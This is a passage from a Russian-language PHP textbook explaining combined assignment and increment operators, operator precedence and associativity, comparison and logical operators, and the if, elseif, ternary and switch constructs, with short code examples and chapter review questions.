Комбинированный оператор присваивания – это арифметический оператор и знак равенства (=), расположенный справа от него. Например, инструкция:

```
$counter=$counter+1;
```

может быть записана так:

```
$counter+=1;
```

Эта сокращенная форма записи для чтения значения переменной \$counter, добавления к нему единицы и последующего сохранения результата в той же переменной \$counter. Допустимы обе эти формы записи, но сокращенная форма с комбинированным оператором присваивания выглядит более профессионально.

В табл. 3.4 перечислены наиболее часто используемые комбинированные операторы присваивания.

Таблица 3.4. Комбинированные операторы присваивания

Комбинированный оператор	Операция	Эквивалент
\$num += y	Сложение	\$num = \$num + y
\$num -= y	Вычитание	\$num = \$num - y
\$num *= y	Умножение	\$num = \$num * y
\$num /= y	Деление	\$num = \$num / y
\$string .= "y"	Конкатенация	\$string = \$string . "y"

Вы оцените удобство этих операторов, создавая свои динамические веб-страницы. Кроме того, мы часто будем использовать их в примерах. А еще, с ними вы меньше рискуете сделать опечатку в имени переменной, поскольку набираете имя переменной только один раз.

Наряду с комбинированными операторами присваивания применяются сокращенные формы записи для операций увеличения и уменьшения значения переменной на единицу.

Автоинкремент и автодекремент

Очень часто при написании программ требуется увеличить или уменьшить значение переменной на единицу. Для этих случаев в PHP есть сокращенная форма записи. Оператор автоинкремента записывается как ++ и используется так:

```
$counter++;
```

Эта форма записи не только полностью эквивалентна следующей:

```
$counter+=1;
```

но и выглядит более профессионально.

В примере 3.23 значение переменной `$counter` увеличивается на единицу.

Пример 3.23. Увеличение значения переменной с помощью оператора автоинкремента

```
<?php
$counter=1;
$counter++;
echo $counter
?>
```

Этот сценарий выведет:

2

То же самое относится и к оператору автодекремента `--`. В примере 3.24 значение переменной `$counter` уменьшается на единицу.

Пример 3.24. Уменьшение значения переменной с помощью оператора автодекремента

```
<?php
$counter=1;
$counter--;
echo $counter
?>
```

Этот сценарий выведет:

0

Такую форму записи часто применяют для подсчета числа повторяющихся действий.

Префиксные операции инкремента и декремента

Если вы применяете к переменной оператор инкремента или декремента, и при этом она участвует в операции сравнения, например в цикле `for` или `while`, то с помощью префиксных операций инкремента или декремента можно влиять на значение, сравнение с которым выполняется. Префиксные операции изменяют значение переменной до выполнения операции, в отличие от постфиксных операций.

Например:

```
--$counter;
```

или

```
++$counter;
```

Оба оператора изменяют значение переменной `$counter`, но делают это до того, как значение будет использовано в операции. Проверив значение переменной, вы увидите, что оно изменилось. Мы еще вернемся к проверке значений переменных, управляющих исполнением циклических конструкций, в следующей главе. Пример 3.25 показывает, как работают эти операторы.

Пример 3.25. Использование префиксного и постфиксного операторов инкремента

```
<?php
$test=1;
echo "Префиксный инкремент: ".(++$test);
echo "<BR>";
echo "Значение: ".$test;
echo "<BR>";
$test=1;
echo "Постфиксный инкремент: ".$test++;
echo "<BR>";
echo "Значение: ".$test;
?>
```

Этот сценарий выведет:

```
Префиксный инкремент: 2
Значение: 2
Постфиксный инкремент: 1
Значение: 2
```

Обратите внимание: в примере 3.25 значение переменной после выполнения постфиксного и префиксного оператора инкремента в обоих случаях равно 2. В случае префиксного оператора инкремента переменная принимает значение 2 уже в инструкции `echo`, содержащей оператор конкатенации.

В этой главе вы освоили базовые концепции создания сценариев на языке PHP. Вы познакомились с переменными, в которых можно хранить информацию во время исполнения сценария. Теперь вы знаете, как сохранять значения в переменных и как извлекать их. Вы поняли, что можно не беспокоиться об указании типа данных, потому что PHP выполняет преобразование типов автоматически. Вы также познакомились с базовыми математическими операторами и сокращенной формой записи наиболее распространенных комбинированных операторов присваивания.

Эти концепции составляют основу всего последующего изучения темы программирования на языке PHP, включая построение выражений.

В следующих главах вы познакомитесь с более сложными конструкциями PHP: массивами, циклами и условными операторами. После этого мы сможем перейти к изучению MySQL и принципов работы с базами данных.

Вопросы к главе 3

Вопрос 3.1

Как будет выглядеть PHP-код в браузере, если вы не поставите теги `<?php` и `?>`?

Вопрос 3.2

С чем комбинируется PHP-код для создания динамического веб-сайта?

Вопрос 3.3

Как в программе на языке PHP обозначается комментарий?

Вопрос 3.4

Какие три типа комментариев используются в PHP-коде?

Вопрос 3.5

Для чего в PHP служит символ точки с запятой?

Вопрос 3.6

Что хранится в переменной?

Вопрос 3.7

Как определить переменную в PHP?

Вопрос 3.8

Чувствительны ли к регистру букв имена переменных в PHP?

Вопрос 3.9

Зачем фрагменты PHP-кода оформляют в виде функций?

Вопрос 3.10

Что такое `PHP_SELF`?

Вопрос 3.11

Как экранируется одиночная кавычка?

Вопрос 3.12

Что делает функция `strcmp`?

Вопрос 3.13

Как объединить несколько текстовых строк в одной переменной?

Вопрос 3.14

Что получается в результате объединения строки с значением другого типа данных?

Ответы на эти вопросы приводятся в разделе «Глава 3» приложения.

4

Принятие решений в PHP

В предыдущей главе вы получили некоторое представление об основах программирования на языке PHP. Теперь пора расширить и углубить ваши познания и возможности. Для начала рассмотрим выражения и инструкции.

Выражения

В программировании есть несколько стандартных блоков, которые вы должны освоить: инструкции, выражения и операторы. *Инструкция* (statement) – это программный код, выполняющий некоторую задачу. Инструкции состоят из выражений и операторов. *Выражение* (expression) – это часть кода, которая представляется неким значением. Значение (value) – это число, текстовая строка или *логическая величина*.



Логическая величина (Boolean) – это выражение, которое в результате дает значение TRUE или FALSE. Например, выражение $10 > 5$ (10 больше 5) – это логическое выражение, потому что в результате оно дает значение TRUE. Любые выражения, содержащие *операторы отношения*, например $<$ (меньше чем), являются логическими. Примеры логических операторов: AND, OR и NOT. Более подробно логические операторы будут рассмотрены позже в этой главе.

Оператор – это элемент программного кода, который описывает то или иное действие в выражении. Например, с помощью знака минус (-) компьютеру сообщают о необходимости уменьшить значение выражения, стоящего перед ним, на величину выражения, после него. Например:

```
$account_balance=$credits-$debits;
```


Очень важно понять, как с помощью операторов создаются составные выражения и инструкции. Поэтому мы рассмотрим, как операторы помогают превращать простые выражения в более сложные инструкции. Простейшими формами выражений являются литералы и переменные. Значением *литерала* является сам литерал. Примерами литералов могут служить числа, строки и константы. *Переменная* выражается присвоенным ей значением. Примеры допустимых выражений приведены в табл. 4.1.

Таблица 4.1. Допустимые выражения

Пример	Тип
1	Числовой литерал
"Becker Furniture"	Строковый литерал
TRUE	Константа
\$user_name	Переменная, содержащая строку с именем пользователя (может содержать и не строку)
1+1	Числовое выражение, результатом которого является литерал

Несмотря на то что литерал и переменную можно считать допустимыми выражениями, они не выполняют никаких действий. Чтобы получить выражение, выполняющее какое-либо действие, например присваивание или математическую операцию, нужно связать их с другими выражениями с помощью операторов.

Операторы объединяют простые выражения в более сложные, определяя между ними отношения, которые могут быть вычислены. Например, если отношение, которое требуется установить, – это совокупное объединение двух числовых значений, то его можно было бы записать как $3+4$.

На рис. 4.1 показано, как объединяются отдельные части выражения. Числа 3 и 4 – допустимые выражения. Результат $3+4$ также является допустимым выражением, значение которого – в данном случае, число 7. Знак плюс (+) – это оператор. Числа по обе стороны от него – аргументы, или операнды. *Аргумент*, или *операнд*, – это то, на что воздействует




Рис. 4.1. Операнды и операторы дают в результате выражение, которое формирует значение

оператор; например, если аргумент, или операнд, – «посудомоечная машина», то возможен оператор «освободить по просьбе соседа». Разные операторы отличаются типом и количеством операндов. Кроме того, операторы могут быть *перегруженными* (overloaded), то есть в разных контекстах иметь разный смысл.

Из всего вышесказанного вы, вероятно, уже сделали вывод, что выражением называются два или больше подвыражений, объединенных операторами. Вы правы – с помощью операторов создаются сложные выражения. Чем больше у вас подвыражений и операторов, тем длиннее и сложнее выражение. Но пока его вычисление не приведет к некоторому значению, оно остается выражением.

Когда выражения и операторы объединяются в законченную строку программного кода, которая выполняет некоторое действие, вы получаете инструкцию. Мы уже обсуждали инструкции в главе 3. Они заканчиваются точкой с запятой (;), являющейся программным эквивалентом точки в конце предложения.

Например, `$Margaritaville + $Sun_Tan_Application` – это выражение. Оно сводится к сумме значений переменных `$Margaritaville` и `$Sun_Tan_Application`, но ничего не делает. Хотя данная строка является выражением, вычислять его нет никакого смысла, однако если вы добавите к нему знак равенства (`=`): `$Fun_in_the_Sun = $Sun_Tan_Application;`, то получите инструкцию, выполняющую определенное действие. Как показано в примере 4.1, данная инструкция записывает в переменную `$Fun_in_the_Sun` значение, равное сумме значений переменных `$Margaritaville` и `$Sun_Tan_Application`.

Пример 4.1. Сумма значений

```
<?php
$Margaritaville = 3; // Три "Маргариты"
$Sun_Tan_Application = 2; // Два слоя крема для загара
$Fun_in_the_Sun = $Margaritaville + $Sun_Tan_Application;
echo $Fun_in_the_Sun;
?>
```

Этот код выведет:

```
5
```

В действительности, достаточно знать, как объединять выражения в сложные выражения и инструкции с помощью операторов. Далее мы рассмотрим операторы, которые необходимы для осуществления перечисленных выше действий.

Понятие оператора

В языке PHP есть операторы разных типов, в том числе:

- арифметические операторы;
- операторы, работающие с массивами;

- операторы присваивания;
- битовые операторы;
- операторы сравнения;
- операторы исполнения;
- операторы инкремента/декремента;
- логические операторы;
- строковые операторы.

Здесь перечислены операторы, которые можно найти на странице <http://devzone.zend.com/manual/language.operators.html>. Часть операторов мы не будем обсуждать, чтобы как можно быстрее перейти к программированию на PHP. Это некоторые операторы приведения типов, о существовании которых мы пока лишь упомянем. При работе с операторами особое значение имеют следующие аспекты:

- количество операндов;
- тип операндов;
- приоритет (порядок исполнения);
- ассоциативность операторов.

Начнем обсуждение с самого простого – с операндов.

Количество операндов

Разные операторы принимают разное количество операндов. Большинство операторов объединяет два простых выражения в одно выражение; такие операторы называются *двухместными*. К двухместным операторам относятся сложение, вычитание, умножение и деление.

Другие операторы принимают единственный операнд; они называются *унарными (одноместными)*. Примером унарного оператора может служить оператор отрицания (-), который можно представить себе как умножение числового значения на -1. Префиксные операторы инкремента и декремента, описанные в главе 3, также являются унарными операторами.

Тернарный (трехместный) оператор принимает три операнда. Например, три операнда принимает оператор, представляющий сокращенную форму записи условного оператора `if`, о котором мы поговорим позже, когда будем обсуждать условные операторы.

Типы операндов

Вы должны помнить тип операндов, с которыми работает каждый из операторов, потому что каждый оператор ожидает получить операнды конкретного типа данных. PHP старается максимально облегчить вам жизнь, автоматически выполняя необходимые преобразования типов операндов для конкретных операторов. Но иногда такое автоматическое преобразование невозможно.

Математические операторы – один из примеров, где внимание к типам операндов необходимо. Эти операторы в качестве операндов могут принимать только числа. Например, если попробовать умножить две строки, PHP попытается преобразовать их в числа. Выражение "Becker" * "Furniture" не является допустимым, поскольку строки не содержат числа, поэтому в результате будет получено число 0. А выражение "70" * "80" будет преобразовано без ошибки. В результате будет получено число 5600. Хотя 70 и 80 – это строки, PHP сможет преобразовать их в числа, необходимые для математического оператора.

Но рано или поздно пробьет час, когда вам придется явно определить или изменить тип переменной. В PHP можно сделать это двумя способами: первый – изменить фактический тип данных с помощью `settype`, и второй – выполнить операцию приведения типа для временного преобразования значения. Для преобразования типов данных в PHP есть операция *приведения* (`casting`). Когда PHP выполняет автоматическое преобразование типа, это называется *неявным приведением*. Вы также можете явно указать тип данных, но, скорее всего, это не то, что вам нужно на самом деле.



В PHP выполняется неявное приведение к типу данных, которого требует оператор.

Допустимы следующие операторы приведения типов данных:

- приведение к целому, круглому числу без дробной части:
(int), (integer)
- приведение к логическому типу:
(bool), (boolean)
- приведение к вещественному числу, возможно, с дробной частью:
(float), (double), (real).
- приведение к строковому типу:
(string)
- приведение к типу массива:
(array)
- приведение к объектному типу:
(object)

Чтобы выполнить приведение типа, нужно поместить перед переменной оператор приведения, как показано в примере 4.2. Здесь переменная `$test_string` содержит строку 1234.

Пример 4.2. Приведение типа переменной

```
$test=1234;  
$test_string=(string)$test;
```

Не забывайте, что для некоторых типов данных результат операции приведения не всегда очевиден. Вы можете столкнуться с проблемами, если не будете внимательны, манипулируя типами переменных.

Некоторые двухместные операторы, например *операторы присваивания*, накладывают дополнительные ограничения на операнд, стоящий слева. Оператор присваивания присваивает значение своему левому операнду, поэтому слева от него должно быть то, что сможет принять значение, например переменная. В примере 4.3 приводятся варианты допустимых и недопустимых левых выражений.

Пример 4.3. Выражения слева от знака равенства

```
3 = $locations; // Недопустимо - литералу 3 не может быть присвоено значение
$a + $b = $c; // Недопустимо - выражение слева от знака
                // присваивания не является одной переменной
$c = $a + $b; // Допустимо
$stores = "Becker"." ". "Furniture"; // Допустимо
```



Есть простой способ запоминания. Левое выражение в операциях присваивания называют *L-значением* (L-value). В языке PHP L-значениями являются переменные, элементы массивов и свойства объектов. Пусть свойства объектов вас не беспокоят.

Приоритет

Приоритет (order of precedence) оператора определяет порядок исполнения операторов при вычислении значения выражения. Например, операторы умножения и деления вычисляются раньше, чем операторы сложения и вычитания. Упрощенную таблицу приоритетов можно увидеть на странице <http://devzone.zend.com/manual/language.operators.html>.

Операторы с одинаковым приоритетом обрабатываются в порядке их следования в выражении. Например, операции умножения и деления исполняются в том порядке, в котором следуют в выражении, потому что они имеют одинаковый приоритет. Операторы с одинаковым приоритетом могут исполняться в любом порядке так, что это не повлияет на конечный результат.

В большинстве выражений либо у всех операторов разные приоритеты, либо порядок обработки операторов не влияет на конечный результат. Как показано в примере 4.4, для сложения и вычитания совершенно не важно, что выполняется сначала: сложение или вычитание, – в результате все равно получится 1.

Пример 4.4. Порядок вычисления

```
2 + 4 - 5 == 1;
4 - 5 + 2 == 1;

4 * 5 / 2 == 10;
5 / 2 * 4 == 10;
```

Если выражение содержит операторы с разными приоритетами, порядок их исполнения может влиять на конечный результат выражения. С помощью круглых скобок () можно переопределить порядок исполнения операторов или просто улучшить читаемость выражения. В примере 4.5 показано, как можно изменить порядок исполнения операторов, принятый по умолчанию.

Пример 4.5. Изменение порядка исполнения операторов, принятого по умолчанию

```
echo 2 * 3 + 4 + 1;
echo 2 * (3 + 4 + 1);
```

В результате будет выведено:

```
11
16
```

Во втором выражении операция умножения выполняется в последнюю очередь, потому что порядок исполнения операторов был переопределен с помощью круглых скобок.

В PHP есть несколько уровней приоритетов – достаточно, чтобы было сложно отслеживать их, не заглядывая в справочник. В табл. 4.2 приведен перечень операторов PHP, отсортированных по уровню приоритета, от высшего к низшему. Операторы на одном уровне имеют одинаковый приоритет.



В колонке «Ассоциативность» помечены операторы, которые обрабатываются справа налево, а не слева направо. Понятие ассоциативности мы обсудим ниже.

Таблица 4.2. Операторы PHP

Оператор	Описание	Операнды	Ассоциативность	Уровень
NEW	Создает новый объект	Вызов конструктора	Справа налево	1
.	Доступ к свойству (точечная нотация)	Объекты		2
[]	Индекс массива	Массив, целое число или строка		2
()	Вызов функции	Функция или аргумент		2
!	Логическое НЕ (NOT)	Унарный	Справа налево	3
~	Битовое НЕ (NOT)	Унарный	Справа налево	3
++, --	Операторы инкремента и декремента	Левое значение (L-value)	Справа налево	3
+, -	Унарные плюс и минус	Число	Справа налево	3
(int)	Оператор приведения типа	Унарный	Справа налево	3
(double)	Оператор приведения типа	Унарный	Справа налево	3

Таблица 4.2. Операторы PHP (окончание)

Оператор	Описание	Операнды	Ассоциатив- ность	Уровень
(string)	Оператор приведения типа	Унарный	Справа налево	3
(array)	Оператор приведения типа	Унарный	Справа налево	3
(object)	Оператор приведения типа	Унарный	Справа налево	3
@	Подавление вывода сообщений об ошибках	Унарный	Справа налево	3
*, /, %	Умножение, деление	Числа		4
+, -	Сложение, вычитание	Числа		5
.	Конкатенация	Строки		5
>>	Битовый сдвиг влево и вправо	Двоичные значения		6
<, <=, >, >=	Операторы сравнения	Числа, строки		7
==, !=	Равно, неравно	Любые		8
===, !==	Идентично, неидентично	Любые		8
&	Битовое И (AND)	Двоичные		9
^	Битовое ИЛИ-НЕ (NOR)	Двоичные		10
	Битовое ИЛИ (OR)	Двоичные		11
&&	Логическое И (AND)	Логические		12
	Логическое ИЛИ (OR)	Логические		13
? :	Условный оператор	Логические	Справа налево	14
=	Присваивание	L-value = любое	Справа налево	15
AND	Логическое И (AND)	Логические		16
OR	Логическое ИЛИ (OR)	Логические		17
XOR	Логическое ИЛИ-НЕ (XOR)	Логические		18

Ассоциативность

Все операторы обрабатывают свои операнды в определенном направлении. Направление обработки называется *ассоциативностью* и зависит от типа оператора. Большинство операторов выполняет обработку слева направо – такой порядок называется левой ассоциативностью. Например, в выражении $3 + 5 - 2$ сначала складываются числа 3 и 5, а затем из полученной суммы, равной 8, вычитается число 2. Левая ассоциативность подразумевает, что выражение вычисляется слева направо, правая ассоциативность – в обратном направлении.

Оператор присваивания является одним из исключений, поскольку имеет правую ассоциативность. Например, выражение $a = b = c$ обрабатывается в следующем порядке: сначала значение переменной c присваивается переменной b , а затем значение переменной b присваивается переменной a . В результате такого присваивания все три переменные получают одно и то же значение. Если бы оператор присваивания имел левую ассоциативность, переменные могли бы получить разные значения.

Если все это покажется вам чересчур сложным – не волнуйтесь. Эти правила понадобятся только при недостатке очевидности в ваших инструкциях. Не забывайте про скобки, позволяющие однозначно определить порядок вычисления выражения. Они помогут интерпретатору PHP и другим программистам, которые будут читать ваши программы.



Если вы по ошибке поставите оператор `&` вместо `&&` или `|` вместо `||`, то получите ошибку. Операторы `&` и `|` предназначены для побитового сравнения двоичных данных. PHP преобразует ваши операнды в двоичный вид и применит к ним эти операторы двоичной логики.

Операторы отношения

В главе 3 мы рассматривали операторы присваивания и математические операторы. Операторы отношения позволяют сравнить два операнда, возвращая значение `TRUE` (истина) или `FALSE` (ложь) в зависимости от результата сравнения. Выражения, возвращающие только `TRUE` или `FALSE`, называются логическими (Boolean) выражениями и уже рассматривались в предыдущей главе. К таким операторам сравнения относятся операторы, выполняющие проверку на равенство, меньше чем или больше чем. Данные операторы позволяют сообщить PHP о необходимости что-то сделать, если результат сравнения примет истинное значение (`TRUE`), благодаря чему программный код может принимать решения.

Оператор равенства

Оператор равенства – двойной знак равенства (==) – используется часто. Одиночный символ (=) на его месте – типичная логическая ошибка в программах, так как в этом случае вместо операции сравнения выполняется операция присваивания.¹

Если два операнда равны, возвращается значение TRUE, в противном случае – FALSE. Если вывести результат операции сравнения, значение TRUE отобразится в окне браузера как 1. Значение FALSE соответствует числу 0 и не отображается браузером.

Это очень простая конструкция, но с ее помощью тоже можно выполнять проверку условий. Если операнды имеют разные типы, PHP попытается преобразовать их перед сравнением.

Например, выражение '1' == 1 даст значение TRUE. Аналогично, выражение \$a == 1 даст значение TRUE, если переменная \$a содержит значение 1.

Если требуется избежать неявного преобразования типов при сравнении, то следует использовать *оператор идентичности* – тройной знак равенства (===), проверяющий идентичность значений и их типов. Например, выражение '1' === 1 даст значение FALSE, потому что строковый тип не совпадает с целочисленным.

Вы можете захотеть проверить неравенство двух выражений. *Оператор неравенства* – восклицательный знак перед знаком равенства (!=) – по смыслу противоположен оператору равенства:

```
'1' != 'A' // TRUE
'1' != '1' // FALSE
```

Операторы сравнения

Иногда требуется выяснить чуть больше, чем наличие или отсутствие равенства. *Операторы сравнения* проверяют отношение двух значений. Возможно, они знакомы вам по урокам математики в средней школе. К ним относятся операторы меньше (<), меньше или равно (<=), больше (>) и больше или равно (>=).

Например, выражение 3 < 4 даст значение TRUE, выражение 3 < 3 – значение FALSE, а 3 <= 3 – TRUE.

С помощью операторов сравнения часто проверяют, что происходит в некоторой точке программы. Например, интернет-магазин при заказе от пяти товаров может выполнять бесплатную доставку. Поэтому прежде чем изменить стоимость доставки, программа должна сравнить число заказанных товаров с числом пять.

¹ Чаще всего проверяется равенство литеральному выражению (константе). В этом случае, если принять за правило записывать константу первой в выражении, т. е. вместо \$a == 1 писать 1 == \$a, то ошибки такого рода проще выявить и исправить: написание 1 = \$a вызовет синтаксическую ошибку, поскольку в полученной операции присваивания (вместо сравнения) левый операнд не является L-value. – *Примеч. науч. ред.*

Логические операторы

Логические операторы работают с логическими величинами – результатами выполнения операторов отношения, позволяя строить более сложные логические выражения; всего есть четыре логических оператора (табл. 4.3).

Таблица 4.3. Логические операторы

Логический оператор	Значение выражения с этим оператором
AND	TRUE, если оба операнда имеют значение TRUE
OR	TRUE, если хотя бы один операнд имеет значение TRUE
XOR	TRUE, если только один из операндов имеет значение TRUE
NOT	TRUE, если операнд имеет значение FALSE, и FALSE, если операнд имеет значение TRUE



Поскольку для операторов есть разные уровни приоритета, оба оператора, AND и OR, могут быть представлены в выражениях двумя способами. Оператор AND может быть представлен оператором `&&` с более высоким уровнем приоритета, а оператор OR – быть представлен оператором `||`, также имеющим более высокий уровень приоритета.

Чтобы проверить, имеют ли оба операнда значение TRUE, следует использовать оператор AND, который можно записать и как двойной амперсанд (`&&`) – см. табл. 4.2. Оба оператора, AND и `&&`, являются логическими, их единственное отличие в том, что оператор `&&` имеет более высокий приоритет, чем оператор AND. То же самое относится к операторам OR и `||`. Оператор AND возвращает TRUE, только если оба операнда имеют значение TRUE; в противном случае возвращается значение FALSE (см. табл. 4.3).

Чтобы проверить, имеет ли хотя бы один операнд значение TRUE, следует использовать оператор OR, который можно записать и как двойную вертикальную линию (`||`). Этот оператор возвращает TRUE, если хотя бы один из операндов имеет значение TRUE.



При использовании оператора OR в программе могут появиться трудноуловимые логические ошибки. Если PHP обнаружит, что первый операнд имеет значение TRUE, он не станет вычислять значение второго операнда. Это позволяет экономить время исполнения, но вы должны внимательно следить за тем, чтобы код, от которого зависит корректная работа программы, не был помещен во второй операнд.

Проверить, имеет ли значение TRUE только один из операндов (не оба сразу), позволяет оператор XOR. Этот оператор возвращает значение TRUE, если один и только один из операндов имеет значение TRUE. Если оба операнда имеют значение TRUE, оператор вернет значение FALSE.

Инвертировать логическое значение можно с помощью оператора NOT, который часто записывается и в виде восклицательного знака (!). Он возвращает значение TRUE, если операнд имеет значение FALSE, и значение FALSE, если операнд имеет значение TRUE.

В табл. 4.4 приведены некоторые логические выражения и их результаты.

Таблица 4.4. Логические выражения и их результаты

Пример логического выражения	Результат
TRUE AND TRUE	TRUE
FALSE AND TRUE	FALSE
TRUE OR FALSE	TRUE
FALSE OR FALSE	FALSE
TRUE XOR TRUE	FALSE
TRUE XOR FALSE	TRUE
!TRUE	FALSE
!FALSE	TRUE

Условные операторы

Условные операторы, как и переменные, являются стандартными блоками программ на PHP. Они изменяют поведение сценария в соответствии с заданными критериями. В языке PHP есть три первичных условных оператора:

- `if`;
- `? :` (сокращенная форма записи оператора `if`);
- `switch`.

PHP-инструкция `switch` полезна, если требуется выполнять различные действия в зависимости от различных значений переменной. Более подробно мы рассмотрим инструкцию `switch` проже в этой главе.

Инструкция `if`

Инструкция `if` позволяет исполнить блок кода, если условное выражение в этой инструкции имеет значение TRUE; в противном случае блок кода не исполняется. В качестве условия может применяться любое выражение, включающее проверки на ненулевое значение, равенство, NULL с участием переменных и значений, возвращаемых функциями.

Не важно, какие отдельные условные выражения составляют условное предложение. Если условие истинно, исполняется программный код, заключенный в фигурные скобки (`{}`). В противном случае PHP игнорирует его и переходит к проверке второго условия, проверяя все условные

предложения, которые вы записали, пока не наткнется на инструкцию `else`, после чего автоматически выполнит этот блок. Инструкция `else` не является обязательной.

На рис. 4.2 показано, как работает инструкция `if`. Блок `else` всегда должен стоять в конце, его следует рассматривать как действие по умолчанию. Это примерно то же, что точка с запятой (;), обозначающая конец инструкции. Типичными истинными условными выражениями являются:

- `$var`, если `$var` имеет значение, отличное от пустого множества (0), пустой строки или `NULL`;
- `isset($var)`, если `$var` имеет любое значение, отличное от `NULL`, включая пустое множество и пустую строку;
- `TRUE` или любой из вариантов этого значения.

Мы еще не говорили о втором пункте списка – `isset`. `isset()` – это функция, которая проверяет, была ли установлена переменная. Переменная считается *установленной* (*set*), если ее значение отлично от `NULL`. В условных выражениях можно применять логические операторы и операторы сравнения (см. табл. 4.2), а также круглые скобки (`()`).




Рис. 4.2. Ветвление потока исполнения, основанное на значении выражения

Синтаксис инструкции `if`:

```
if (условное выражение)
{
    блок программного кода;
}
```

Если в результате вычисления условного выражения получается значение `TRUE`, то блок программного кода, расположенный после него, будет исполнен. В следующем примере если переменная `$username` имеет значение `'Admin'`, будет выведено приветственное сообщение. В противном случае ничего не произойдет.

```
if ($username=="Admin") {
    echo('Добро пожаловать на страницу администратора.');
```

Если блок программного кода содержит только одну инструкцию, то фигурные скобки необязательны, тем не менее, хорошая привычка – ставить их всегда, поскольку с ними код легче читается и редактируется.

Инструкция else

Необязательная инструкция `else` (пример 4.6) – это блок программного кода, исполняемый по умолчанию, когда условное выражение возвращает значение `FALSE`. Инструкцию `else` нельзя использовать отдельно от инструкции `if`, поскольку у `else` нет собственного условного выражения. То есть `else` и `if` в вашем коде всегда должны быть вместе.

Пример 4.6. Инструкции if и else

```
if ($username == "Admin"){
    echo('Добро пожаловать на страницу администратора.');
```



```
}
else {
    echo(' Добро пожаловать на страницу пользователя.');
```



```
}
```

Не забывайте закрывать фигурной скобкой блок кода в инструкции `if`, если вы поставили фигурную скобку в начале блока. В блоке `else` тоже должны быть открывающая и закрывающая фигурные скобки, как в блоке `if`.

Инструкция elseif

Все это хорошо, кроме случаев, когда вам требуется проверить несколько условий подряд. Для этого подойдет инструкция `elseif`. Она позволяет проверять дополнительные условия, пока не будет найдено истинное или достигнут блок `else`. У каждой инструкции `elseif` есть собственный блок кода, размещаемый непосредственно после условного выражения инструкции `elseif`. Инструкция `elseif` идет после инструкции `if` и перед инструкцией `else`, если таковая имеется.

Синтаксис инструкции `elseif` немного сложнее, но пример 4.7 поможет вам разобраться в нем.

Пример 4.7. Проверка нескольких условий

```
if ($username == "Admin"){
    echo('Добро пожаловать на страницу администратора.');
```



```
}
elseif ($username == "Guest"){
    echo('Просмотр доступен.');
```



```
}
else {
    echo("С возвращением, $username.");
}
```

Здесь проверяется два условия, и, в зависимости от значения переменной `$username`, выполняются разные действия. И еще есть возможность что-то сделать, если значение переменной отличается от первых двух.

Следующая конструкция, основанная на понятиях инструкции `if/else`, позволяет более эффективно организовать проверку результата выражения со многими возможными значениями, не добавляя отдельные инструкции `if/else` для каждого из значений.

Оператор ?

Оператор `?` – это тернарный (трехместный) оператор, который принимает три операнда. Он работает аналогично инструкции `if`, но возвращает значение одного из двух выражений. Выражение, которое будет вычисляться, определяется условным выражением. Двоеточие (`:`) служит разделителем выражений:

```
{выражение} ? вычислить_если_выражение_истинно : вычислить_если_выражение_ложно;
```

В примере 4.8 проверяется значение, и в зависимости от его значения (`TRUE` или `FALSE`) возвращаются разные строки.

Пример 4.8. Создание сообщения с помощью оператора ?

```
<?php
$logged_in = TRUE;
$user = "Admin";
$banner = ($logged_in==TRUE)?"С возвращением, $user!":"Зарегистрируйтесь!";
echo $banner;
?>
```

Пример 4.8 выводит:

```
С возвращением, Admin!
```

Это может пригодиться для отслеживания ошибок. А теперь рассмотрим инструкцию, которая позволяет сверять значение выражения со списком допустимых значений и исполнять соответствующий блок кода.

Инструкция switch

Инструкция `switch` сравнивает выражение с несколькими значениями. Как правило, в качестве выражения используется переменная, в зависимости от значения которой должен быть исполнен тот или иной блок кода. Например, представим себе переменную `$action`, которая может иметь значения `"ADD"` (добавить), `"MODIFY"` (изменить) и `"DELETE"` (удалить). Инструкция `switch` позволяет легко определить блок кода, который должен исполняться для каждого из этих значений.

Чтобы показать разницу между инструкциями `if` и `switch`, выполним проверку переменной на соответствие нескольким значениям. В примере 4.9 приведен программный код, реализующий такую проверку на базе инструкции `if`, а в примере 4.10 – на базе инструкции `switch`.

Пример 4.9. Проверка на соответствие одному из нескольких значений (инструкция if)

```
if ($action == "ADD") {
    echo "Выполнить добавление.";
    echo "Количество инструкций в каждом блоке не ограничено.";
}
elseif ($action == "MODIFY") {
    echo "Выполнить изменение.";
}
```

```
elseif ($action == "DELETE") {
    echo "Выполнить удаление.";
}
```

Пример 4.10. Проверка на соответствие одному из нескольких значений (инструкция `switch`)

```
switch ($action) {
    case "ADD":
        echo "Выполнить добавление.";
        echo "Количество инструкций в каждом блоке не ограничено.";
        break;
    case "MODIFY":
        echo "Выполнить изменение.";
        break;
    case "DELETE":
        echo "Выполнить удаление.";
        break;
}
```

Инструкция `switch` берет значение, стоящее рядом с ключевым словом `switch`, и начинает сравнивать его со всеми значениями, стоящими рядом с ключевыми словами `case`, в порядке их расположения в программе. Если соответствие не найдено, не исполняется ни один из блоков. Как только совпадение обнаружено, выполняется соответствующий блок кода. Расположенные ниже блоки кода также исполняются – до конца инструкции `switch` или до ключевого слова `break`. Это удобно для организации процесса, состоящего из нескольких последовательных шагов. Если пользователь уже проделал некоторые шаги, он сможет продолжить процесс с того места, на котором прервался.



Выражение рядом с инструкцией `switch` должно возвращать значение элементарного типа, например число или строку. Массив можно задействовать только в виде его отдельного элемента, имеющего значение элементарного типа.

Есть много способов указать интерпретатору PHP, что он не должен исполнять блоки `case`, кроме нужного блока `case`.

Прерывание исполнения

